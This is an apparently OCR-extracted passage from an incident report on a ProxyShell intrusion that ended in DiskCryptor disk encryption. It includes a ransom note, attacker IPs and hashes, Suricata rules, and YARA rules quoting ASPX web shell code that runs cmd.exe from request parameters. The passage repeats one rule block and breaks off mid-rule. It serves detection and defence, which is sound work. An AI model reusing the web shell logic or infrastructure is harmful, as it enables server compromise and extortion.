
This is a BETA release, use it at your own risk!
This tool is provided on an "as is" basis, with no warranty of any kind, express or implied.

The setup process then works as most windows installers and requires a reboot of the system. During installation a kernel mode driver is added to support the encryption process.



```
"A service was installed in the system.

Service Name:  DiskCryptor driver
Service File Name:  C:\Windows\system32\drivers\dcrypt.sy
s
Service Type:  kernel mode driver
Service Start Type:  boot start
Service Account:  "
```

After reboot, the program GUI allows you to configure the encryption options.



Disk Drives

	Size	Label	Type	Status
QEMU HARDDISK				
Volume1	50.0 MB	System Reserved	NTFS	boot
C:	69.9 GB		NTFS	sys
QEMU QEMU DVD-ROM				
D:	0 bytes			

\Device\HarddiskVolume2

Volume Password

Password:

Confirm:


Status: Pass is empty

Layout: QWERTY

Password Rating


Symbolic Link	\\?\Volume{cba8fafb-0000-0000-0000-300300000000}
Device	\Device\HarddiskVolume2
Cipher	--
Encryption mode	--
Pkcs5.2 prf	--

After encryption completed, the systems were rebooted and left with the following screen:



```
Enter password:_
```

The threat actors left their note requesting 8,000 USD on a domain controller which was not rebooted or locked out. The note pointed to Telegram and ProtonMail contacts



```
Lets make a good deal for recovery keys,data and system security issues.
The price is 8,000$ for keys.

cantact us immediately.

|------------  Message to This TELEGRAM ID ------------|

   @

|------------  Or Email to   ------------|

                  @onionmail.org

!!!!!!!!!!!!Note:Check your email SPAM folder!!!!!!!!!!!

|------------  NOTICE  ------------|

If you do not pay or contact us in 12-hours, new price will be expensive.
Your IMPORTANT data copied and ready to sale, in case we can not make a good deal!

|************  WARNING  ************|

1. Any attempt to restore your files with third party tools may permenantly destory your files.
2. DO NOT rename or modifiy the files if you really want to restore.JUST the keys can save them.
```

IOCs

All artifacts including web shells, files, IPs, etc were added to our servers in September.

Network

```
Plink
148.251.71.182
tcp.symantecserver.co

dllhost.exe connected to the following IPs over 443
18.221.115.241
217.23.5.42
37.139.3.208
148.251.71.182

Connected to aspx_gtonvbgidhh.aspx
198.144.189.74
86.57.38.156
```

File

```
- dcrypt.exe
   - md5: 3375fe67827671e121d049f9aabefc3e
   - SHA1: e5286dbd0a54a110b39eb1e3e7015d82f316132e
   - SHA256: 02ac3a4f1cfb2723c20f3c7678b62c340c7974b95f8d9320941641d5c6fd2fee
- dllhost.exe
   - md5: d4a55e486f5e28168bc4554cffa64ea0
   - SHA1: 49c222afbe9c610fa75ffbbfb454728e608c8b57
   - SHA256: e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2
- login.aspx
   - md5: 7c2b567b659246d2b278da500daa9abe
   - SHA1: 83d21bb502b73016ec0ad7d6c725d71aaffa0f6d
   - SHA256: 98ccde0e1a5e6c7071623b8b294df53d8e750ff2fa22070b19a88faeaa3d32b0
- aspx_gtonvbgidhh.aspx
   - md5: 34623dc70d274157dbc6e08b21154a3f
   - SHA1: 3664e6e27fb2784f44f6dba6105ac8b90793032a
   - SHA256: dc4186dd9b3a4af8565f87a9a799644fce8af25e3ee8777d90ae660d48497a04
- aspx_qdajscizfzx.aspx
   - md5: 31f05b4ee52f0512c96d0cc6f158e083
   - SHA1: ef949770ae46bb58918b0fe127bec0ec300b18a9
   - SHA256: 60d22223625c86d7f3deb20f41aec40bc8e1df3ab02cf379d95554df05edf55c
```

Detections

Network

```
ET INFO User-Agent (python-requests) Inbound to Webserver
```

```
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Possible
Microsoft Exchange RCE Inbound M2 (CVE-2021-34473)"; flow:established,to_server;
content:"POST"; http_method; content:"/autodiscover.json?"; http_uri;
content:"/PowerShell/"; distance:0; http_uri; content:"&X-Rps-CAT="; distance:0;
fast_pattern; http_uri; content:"&Email="; distance:0; http_uri;
content:"autodiscover/"; distance:0; within:20; http_uri; reference:cve,2021-34473;
classtype:attempted-admin; sid:2033711; rev:1; metadata:affected_product MS_Exchange,
attack_target Server, created_at 2021_08_12, cve CVE_2021_34473, deployment
Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major,
tag Exploit, updated_at 2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Possible
Microsoft Exchange RCE with Python PSRP Client UA Inbound (CVE-2021-34473)";
flow:established,to_server; content:"POST"; http_method;
content:"/autodiscover/autodiscover.json?"; http_uri;
content:"Python|20|PSRP|20|Client"; fast_pattern; http_header; pcre:"/^User-
Agent\x3a\x20[^\r\n]+Python\x20PSRP\x20Client/Hmi"; reference:cve,2021-34473;
classtype:attempted-admin; sid:2033712; rev:1; metadata:affected_product MS_Exchange,
attack_target Server, created_at 2021_08_12, cve CVE_2021_34473, deployment
Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major,
tag Exploit, updated_at 2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Possible
Microsoft Exchange RCE Inbound M1 (CVE-2021-34473)"; flow:established,to_server;
content:"POST"; http_method; content:"/ews/exchange.asmx"; fast_pattern; http_uri;
content:"<s"; http_client_body; content:"SerializedSecurityContext>"; distance:0;
http_client_body; content:"Message>"; distance:0; http_client_body;
content:"Attachments>"; distance:0; http_client_body; content:"Content>"; distance:0;
http_client_body; content:"|60 c2 ac c2 aa|"; distance:0; within:200;
http_client_body; reference:cve,2021-34473; classtype:attempted-admin; sid:2033684;
rev:3; metadata:affected_product MS_Exchange, attack_target Server, created_at
2021_08_09, cve CVE_2021_34473, deployment Perimeter, deployment Internal, deployment
SSLDecrypt, former_category EXPLOIT, signature_severity Major, tag Exploit,
updated_at 2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Microsoft
Exchange Pre-Auth Path Confusion M2 (CVE-2021-31207)"; flow:established,to_server;
content:"/autodiscover?"; nocase; http_uri; content:"/mapi/nspi"; nocase; distance:0;
fast_pattern; http_uri; content:"Email=autodiscover/"; nocase; http_cookie;
flowbits:set,ET.cve.2021.34473; reference:cve,2021-31207; classtype:attempted-admin;
sid:2033682; rev:2; metadata:affected_product MS_Exchange, attack_target Server,
created_at 2021_08_09, cve CVE_2021_31207, deployment Perimeter, deployment Internal,
deployment SSLDecrypt, former_category EXPLOIT, signature_severity Major, tag
Exploit, updated_at 2021_08_09;)
alert tcp [$HOME_NET,$HTTP_SERVERS] any -> any any (msg:"ET EXPLOIT Vulnerable
Microsoft Exchange Server Response (CVE-2021-31207)"; flow:established,from_server;
flowbits:isset,ET.cve.2021.34473; content:"302"; http_stat_code; reference:cve,2021-
31207; classtype:attempted-admin; sid:2033683; rev:1; metadata:affected_product
MS_Exchange, attack_target Server, created_at 2021_08_09, cve CVE_2021_31207,
deployment Perimeter, deployment Internal, former_category EXPLOIT,
signature_severity Major, tag Exploit, updated_at 2021_08_09;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Microsoft
Exchange SUID Disclosure via SSRF Inbound (CVE-2021-31207)";
flow:established,to_server; content:"/autodiscover?"; nocase; http_uri;
content:"Email=autodiscover/"; nocase; http_uri; content:"/mapi/emsmdb"; nocase;
distance:0; fast_pattern; http_uri; reference:cve,2021-31207; classtype:attempted-
admin; sid:2033701; rev:2; metadata:affected_product MS_Exchange, attack_target
Server, created_at 2021_08_10, cve CVE_2021_31207, deployment Perimeter, deployment
```

```
Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at
2021_08_10;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Microsoft
Exchange Pre-Auth Path Confusion M1 (CVE-2021-31207)"; flow:established,to_server;
content:"/autodiscover?"; nocase; http_uri; fast_pattern;
content:"Email=autodiscover/"; nocase; http_uri; flowbits:set,ET.cve.2021.34473;
reference:cve,2021-31207; classtype:attempted-admin; sid:2033681; rev:3;
metadata:affected_product MS_Exchange, attack_target Server, created_at 2021_08_09,
cve CVE_2021_31207, deployment Perimeter, deployment Internal, deployment SSLDecrypt,
former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at
2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Possible
Microsoft Exchange RCE Inbound M2 (CVE-2021-34473)"; flow:established,to_server;
content:"POST"; http_method; content:"/autodiscover.json?"; http_uri;
content:"/PowerShell/"; distance:0; http_uri; content:"&X-Rps-CAT="; distance:0;
fast_pattern; http_uri; content:"&Email="; distance:0; http_uri;
content:"autodiscover/"; distance:0; within:20; http_uri; reference:cve,2021-34473;
classtype:attempted-admin; sid:2033711; rev:1; metadata:affected_product MS_Exchange,
attack_target Server, created_at 2021_08_12, cve CVE_2021_34473, deployment
Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major,
tag Exploit, updated_at 2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Possible
Microsoft Exchange RCE with Python PSRP Client UA Inbound (CVE-2021-34473)";
flow:established,to_server; content:"POST"; http_method;
content:"/autodiscover/autodiscover.json?"; http_uri;
content:"Python|20|PSRP|20|Client"; fast_pattern; http_header; pcre:"/^User-
Agent\x3a\x20[^\r\n]+Python\x20PSRP\x20Client/Hmi"; reference:cve,2021-34473;
classtype:attempted-admin; sid:2033712; rev:1; metadata:affected_product MS_Exchange,
attack_target Server, created_at 2021_08_12, cve CVE_2021_34473, deployment
Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major,
tag Exploit, updated_at 2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Possible
Microsoft Exchange RCE Inbound M1 (CVE-2021-34473)"; flow:established,to_server;
content:"POST"; http_method; content:"/ews/exchange.asmx"; fast_pattern; http_uri;
content:"<s"; http_client_body; content:"SerializedSecurityContext>"; distance:0;
http_client_body; content:"Message>"; distance:0; http_client_body;
content:"Attachments>"; distance:0; http_client_body; content:"Content>"; distance:0;
http_client_body; content:"|60 c2 ac c2 aa|"; distance:0; within:200;
http_client_body; reference:cve,2021-34473; classtype:attempted-admin; sid:2033684;
rev:3; metadata:affected_product MS_Exchange, attack_target Server, created_at
2021_08_09, cve CVE_2021_34473, deployment Perimeter, deployment Internal, deployment
SSLDecrypt, former_category EXPLOIT, signature_severity Major, tag Exploit,
updated_at 2021_08_12;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Microsoft
Exchange Pre-Auth Path Confusion M2 (CVE-2021-31207)"; flow:established,to_server;
content:"/autodiscover?"; nocase; http_uri; content:"/mapi/nspi"; nocase; distance:0;
fast_pattern; http_uri; content:"Email=autodiscover/"; nocase; http_cookie;
flowbits:set,ET.cve.2021.34473; reference:cve,2021-31207; classtype:attempted-admin;
sid:2033682; rev:2; metadata:affected_product MS_Exchange, attack_target Server,
created_at 2021_08_09, cve CVE_2021_31207, deployment Perimeter, deployment Internal,
deployment SSLDecrypt, former_category EXPLOIT, signature_severity Major, tag
Exploit, updated_at 2021_08_09;)
alert tcp [$HOME_NET,$HTTP_SERVERS] any -> any any (msg:"ET EXPLOIT Vulnerable
Microsoft Exchange Server Response (CVE-2021-31207)"; flow:established,from_server;
flowbits:isset,ET.cve.2021.34473; content:"302"; http_stat_code; reference:cve,2021-
```

```
31207; classtype:attempted-admin; sid:2033683; rev:1; metadata:affected_product
MS_Exchange, attack_target Server, created_at 2021_08_09, cve CVE_2021_31207,
deployment Perimeter, deployment Internal, former_category EXPLOIT,
signature_severity Major, tag Exploit, updated_at 2021_08_09;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444] (msg:"ET EXPLOIT Microsoft
Exchange SUID Disclosure via SSRF Inbound (CVE-2021-31207)";
flow:established,to_server; content:"/autodiscover?"; nocase; http_uri;
content:"Email=autodiscover/"; nocase; http_uri; content:"/mapi/emsmdb"; nocase;
distance:0; fast_pattern; http_uri; reference:cve,2021-31207; classtype:attempted-
admin; sid:2033701; rev:2; metadata:affected_product MS_Exchange, attack_target
Server, created_at 2021_08_10, cve CVE_2021_31207, deployment Perimeter, deployment
Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at
2021_08_10;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Microsoft
Exchange Pre-Auth Path Confusion M1 (CVE-2021-31207)"; flow:established,to_server;
content:"/autodiscover?"; nocase; http_uri; fast_pattern;
content:"Email=autodiscover/"; nocase; http_uri; flowbits:set,ET.cve.2021.34473;
reference:cve,2021-31207; classtype:attempted-admin; sid:2033681; rev:3;
metadata:affected_product MS_Exchange, attack_target Server, created_at 2021_08_09,
cve CVE_2021_31207, deployment Perimeter, deployment Internal, deployment SSLDecrypt,
former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at
2021_08_12;)
```

Sigma

Yara

```
Valhalla/Loki Yara Sigs

WEBSHELL_ASPX_ProxyShell_Aug21_2
WEBSHELL_ASPX_ProxyShell_Aug21_2
SUSP_ASPX_PossibleDropperArtifact_Aug21
SUSP_ASPX_PossibleDropperArtifact_Aug21
```

```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2021-11-14
   Identifier: 6898
   Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule sig_6898_login_webshell {
   meta:
      description = "6898 - file login.aspx"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-14"
      hash1 = "98ccde0e1a5e6c7071623b8b294df53d8e750ff2fa22070b19a88faeaa3d32b0"
   strings:
      $s1 = "<asp:TextBox id='xpath' runat='server'
Width='300px'>c:\\windows\\system32\\cmd.exe</asp:TextBox>        " fullword ascii
      $s2 = "myProcessStartInfo.UseShellExecute = false            " fullword ascii
      $s3 = "\"Microsoft.Exchange.ServiceHost.exe0r" fullword ascii
      $s4 = "myProcessStartInfo.Arguments=xcmd.text            " fullword ascii
      $s5 = "myProcess.StartInfo = myProcessStartInfo            " fullword ascii
      $s6 = "myProcess.Start()            " fullword ascii
      $s7 = "myProcessStartInfo.RedirectStandardOutput = true            " fullword
ascii
      $s8 = "myProcess.Close()                       " fullword ascii
      $s9 = "Dim myStreamReader As StreamReader = myProcess.StandardOutput
" fullword ascii
      $s10 = "<%@ import Namespace='system.IO' %>" fullword ascii
      $s11 = "<%@ import Namespace='System.Diagnostics' %>" fullword ascii
      $s12 = "Dim myProcess As New Process()            " fullword ascii
      $s13 = "Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)            "
fullword ascii
      $s14 = "example.org0" fullword ascii
      $s16 = "<script runat='server'>      " fullword ascii
      $s17 = "<asp:TextBox id='xcmd' runat='server' Width='300px' Text='/c whoami'>/c
whoami</asp:TextBox>        " fullword ascii
      $s18 = "<p><asp:Button id='Button' onclick='runcmd' runat='server'
Width='100px' Text='Run'></asp:Button>        " fullword ascii
      $s19 = "Sub RunCmd()            " fullword ascii
   condition:
      uint16(0) == 0x8230 and filesize < 6KB and
      8 of them
}

rule aspx_gtonvbgidhh_webshell {
   meta:
      description = "6898 - file aspx_gtonvbgidhh.aspx"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-14"
      hash1 = "dc4186dd9b3a4af8565f87a9a799644fce8af25e3ee8777d90ae660d48497a04"
   strings:
      $s1 = "info.UseShellExecute = false;" fullword ascii
      $s2 = "info.Arguments = \"/c \" + command;" fullword ascii
      $s3 = "var dstFile = Path.Combine(dstDir,
Path.GetFileName(httpPostedFile.FileName));" fullword ascii
      $s4 = "info.FileName = \"powershell.exe\";" fullword ascii
      $s5 = "using (StreamReader streamReader = process.StandardError)" fullword
ascii
      $s6 = "return httpPostedFile.FileName + \" Uploaded to: \" + dstFile;" fullword
ascii
      $s7 = "httpPostedFile.InputStream.Read(buffer, 0, fileLength);" fullword ascii
      $s8 = "int fileLength = httpPostedFile.ContentLength;" fullword ascii
      $s9 = "result = result +  Environment.NewLine + \"ERROR:\" +
Environment.NewLine + error;" fullword ascii
      $s10 = "ALAAAAAAAAAAA" fullword ascii /* base64 encoded string ',' */
      $s11 =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ascii /* base64 encoded string '' */
      $s12 = "var result = delimiter +  this.RunIt(Request.Params[\"exec_code\"]) +
delimiter;" fullword ascii
      $s13 = "AAAAAAAAAAAAAAAAAAAAAAAA6AAAAAAAAAAAAAAA" ascii /* base64 encoded
string ':' */
      $s14 = "using (StreamReader streamReader = process.StandardOutput)" fullword
ascii
      $s15 = "private string RunIt(string command)" fullword ascii
      $s16 = "Process process = Process.Start(info);" fullword ascii
      $s17 = "ProcessStartInfo info = new ProcessStartInfo();" fullword ascii
      $s18 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6" ascii /* base64 encoded
string ':' */
      $s19 = "6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ascii /* base64 encoded string '' */
      $s20 = "if (Request.Params[\"exec_code\"] == \"put\")" fullword ascii
   condition:
      uint16(0) == 0x4221 and filesize < 800KB and
      8 of them
}

rule aspx_qdajscizfzx_webshell {
   meta:
      description = "6898 - file aspx_qdajscizfzx.aspx"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-14"
      hash1 = "60d22223625c86d7f3deb20f41aec40bc8e1df3ab02cf379d95554df05edf55c"
   strings:
      $s1 = "info.FileName = \"cmd.exe\";" fullword ascii
      $s2 = "info.UseShellExecute = false;" fullword ascii
      $s3 = "info.Arguments = \"/c \" + command;" fullword ascii
      $s4 = "var dstFile = Path.Combine(dstDir,
Path.GetFileName(httpPostedFile.FileName));" fullword ascii
      $s5 = "using (StreamReader streamReader = process.StandardError)" fullword
ascii
      $s6 = "return httpPostedFile.FileName + \" Uploaded to: \" + dstFile;" fullword
ascii
```

```
      $s7 = "httpPostedFile.InputStream.Read(buffer, 0, fileLength);" fullword ascii
      $s8 = "int fileLength = httpPostedFile.ContentLength;" fullword ascii
      $s9 = "result = result +  Environment.NewLine + \"ERROR:\" +
Environment.NewLine + error;" fullword ascii
      $s10 = "ALAAAAAAAAAAA" fullword ascii /* base64 encoded string ',' */
      $s11 =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ascii /* base64 encoded string '' */
      $s12 = "var result = delimiter +  this.RunIt(Request.Params[\"exec_code\"]) +
delimiter;" fullword ascii
      $s13 = "AAAAAAAAAAAAAAAAAAAAAAAA6AAAAAAAAAAAAAAA" ascii /* base64 encoded
string ':' */
      $s14 = "using (StreamReader streamReader = process.StandardOutput)" fullword
ascii
      $s15 = "private string RunIt(string command)" fullword ascii
      $s16 = "Process process = Process.Start(info);" fullword ascii
      $s17 = "ProcessStartInfo info = new ProcessStartInfo();" fullword ascii
      $s18 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6" ascii /* base64 encoded
string ':' */
      $s19 = "6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ascii /* base64 encoded string '' */
      $s20 = "if (Request.Params[\"exec_code\"] == \"put\")" fullword ascii
   condition:
      uint16(0) == 0x4221 and filesize < 800KB and
      8 of them
}

rule sig_6898_dcrypt {
   meta:
      description = "6898 - file dcrypt.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-14"
      hash1 = "02ac3a4f1cfb2723c20f3c7678b62c340c7974b95f8d9320941641d5c6fd2fee"
   strings:
      $s1 = "For more detailed information, please visit
http://www.jrsoftware.org/ishelp/index.php?topic=setupcmdline" fullword wide
      $s2 = "Causes Setup to create a log file in the user's TEMP directory."
fullword wide
      $s3 = "Prevents the user from cancelling during the installation process."
fullword wide
